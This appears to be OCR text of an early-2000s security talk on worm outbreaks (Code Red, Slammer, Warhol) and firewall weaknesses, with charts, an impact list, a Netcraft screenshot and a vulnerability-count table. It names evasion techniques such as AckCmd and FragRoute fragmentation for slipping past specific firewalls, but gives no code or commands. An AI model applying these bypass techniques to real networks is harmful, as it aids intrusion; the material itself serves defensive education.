SETUPLOG.TXT	115 KB	Text Document	10/27/2002 9:07 PM	A

28 objects 1.25 MB

Code Red


Code Red Worm - infected hosts
infected hosts
400000
350000
300000
250000
200000
150000
100000
50000
0
00:00
07/19
04:00
08:00
12:00
16:00
20:00
00:00
07/20
04:00
time (UTC)


Just Part of the Slammer Story….

- The first Slammer packet was detected at 12:30AM
- By 12:45 AM, huge sections of the Internet began to go down
- Within minutes Level 3's transcontinental chain of routers began to fail – overwhelmed with traffic
- Three hundred thousand cable modems in Portugal went dark
- South Korea fell right off the map: no cell phone or Internet service for 27 million people.
- Five of the Internet's 13 root-name servers - hardened systems, all - succumbed to the squall of packets.
- Corporate email systems jammed.
- Web sites stopped responding.
- Emergency 911 dispatchers in suburban Seattle resorted to paper
- Continental Airlines, unable to process tickets, canceled flights from its Newark hub.


Slammer sets new speed record

contact: SANS Inst., http://isc.sans.org, jullrich@sans.org

Port 1434 traffic 5:15 am - 9 am January 25th 2003



(c) SANS Inst. / Internet Storm Center. Unaltered distribution permitted.


Netcraft - Search Web by Domain - Microsoft Internet Explorer provided by Comcast High-Speed Internet
File
Edit
View
Favorites
Tools
Help
Back
Search
Favorites
Media
Address
http://www.netcraft.com/?restriction=site+starts+with&host=a&lookup=lookup%21&position=limited
Go
Links
Internet

NETCRAFT

Site Search

Search Web by Domain

Explore 43,144,374 web sites 24th October 2003

Search: search tips

site contains | a.* | lookup!

example: site contains .microsoft.

whats that site running? | whats that ssl site running? | add your site

Results for a.*

Found 316 sites

1.	a.080shopping.net	[What's that site running?]
2.	a.10f.net	[What's that site running?]
3.	a.486sx33.running.on.an.oc128.net	[What's that site running?]
4.	a.4kkasi.com	[What's that site running?]
5.	a.abcnews.com	[What's that site running?]
6.	a.acade.es	[What's that site running?]
7.	a.adpark.co.jp	[What's that site running?]
8.	a.akg.hu	[What's that site running?]
9.	a.alexis.free.fr	[What's that site running?]
10.	a.amour.free.fr	[What's that site running?]
11.	a.anort.com	[What's that site running?]
12.	a.anort.net	[What's that site running?]
13.	a.apure.jp	[What's that site running?]
14.	a.archondev.com	[What's that site running?]

Webserver Search

What's that site running?...

Search

Example: .microsoft.com

Example: www.netcraft.com

RSS feed

Subscribe to Netcraft News

Netcraft Services

Internet Exploration

Whats that site running?
Search Web by Domain
Sites on the Move


Internet Data Mining

Hosting Provider Switching Analysis
Hosting Provider Server Count
Hosting Reseller Survey
SSL Survey
Web Server Survey Archive

Performance

Hosting Prospects Performance Alerts
Hosting Providers Network


Warhol Worm


Number of Instances
300,000
200,000
100,000
0
0
1
2
3
4
5
6
7
8
Time (hours)
Conventional
Fast Scanning
Warhol

Exploits of Interest


Firewall 1 with FastPath

AckCmd burns a hole right through CP FW1 when running FastPath or Fast Mode……




NetScreen URL Issue

An attacker running FragRoute could pass malicious URLs right through NetScreen.... Aka Code Red. NetScreen did not reassemble the fragmented URLs prior to inspection.



NetScreen Layer 4 Issue

The default installation of certain NetScreen firewalls only filters IP protocol and allows any other foreign protocols to pass un filtered.




Any Protocol other then TCP/IP

Server

Attacker running
non TCP/IP Protocol

New MS Security Initiative



⚠ 31 unpatched vulnerabilities in Internet Explorer!

They have just discovered several NEW and (now) publically KNOWN vulnerabilities in Microsofts Internet Explorer that Microsoft hasnt bothered to patch!
»www.pivx.com/larholm/unpatched/[?]

Latest additions:

> quote:
>
> ---
>
> 11 September 2003: Added Media bar ressource injection by jelmer
> 10 September 2003: Added file-protocol proxy by Liu Die Yu
> 10 September 2003: Added NavigateAndFind protocol history by Liu Die Yu
> 10 September 2003: Added window.open search injection by Liu Die Yu
> 10 September 2003: Added NavigateAndFind file proxy by Liu Die Yu
> 10 September 2003: Added Timed history injection by Liu Die Yu
> 10 September 2003: Added history.back method caching by Liu Die Yu
> 10 September 2003: Added Click hijacking by Liu Die Yu
> 9 September 2003: Re-added Re-evaluating HTML elavation
>
> ---

If you are using IE or OE (since most of these vulnerabilities also affect Outlook Express), do the right thing. Stop using it for ANYTHING ELSE than getting updates and patches from »windowsupdate.microsoft.com[?] (for those serious vulnerabilities that Microsoft bothers to patch that is). For email, www-browsing, etc. etc. use better browsers, like Mozilla, Opera, etc. etc.

😡 This is getting out of hands. 31 UNPATCHED and well-known vulnerabilities in IE 😡

How Are Firewall Vendors Doing?

Most Recent, Publicly Documented Vulnerabilities

Microsoft Excel Worksheet

BorderWare			1	1	1	**1**
Check Point Firewall 1	3	2	25	11	13	**26**
Cisco PIX Firewall	2	1	12	3	3	**15**
CyberGuard						**0**
NetScreen			14	2	2	**14**
Nokia Check Point *	2		2	1	1	**4**
Novell BorderManager Firewall			10	4	3	**10**
Secure Computing WebShield/Gauntlet	1	1	8	6	6	**8**
SpearHead Security			1	1	1	**1**
SonicWall SOHO			6	3	3	**8**
Symantec Enterprise (Raptor)			11	2	2	**11**
WatchGuard FireBox			14	9	10	**14**
	CERT	**CIAC**	**BugTraq**	**X-Force**	**CVE**	**TOTAL****

•All Check Point vulnerabilities also apply to the Nokia firewall since it is a Check Point appliance. The Nokia vulnerability is specific to the Nokia platform. **TOTAL is the total number of vulnerabilities reported since 01/29/00, not the sum across columns since a vulnerability may be reported by more than one source.

07/31/03

Sleep Well...........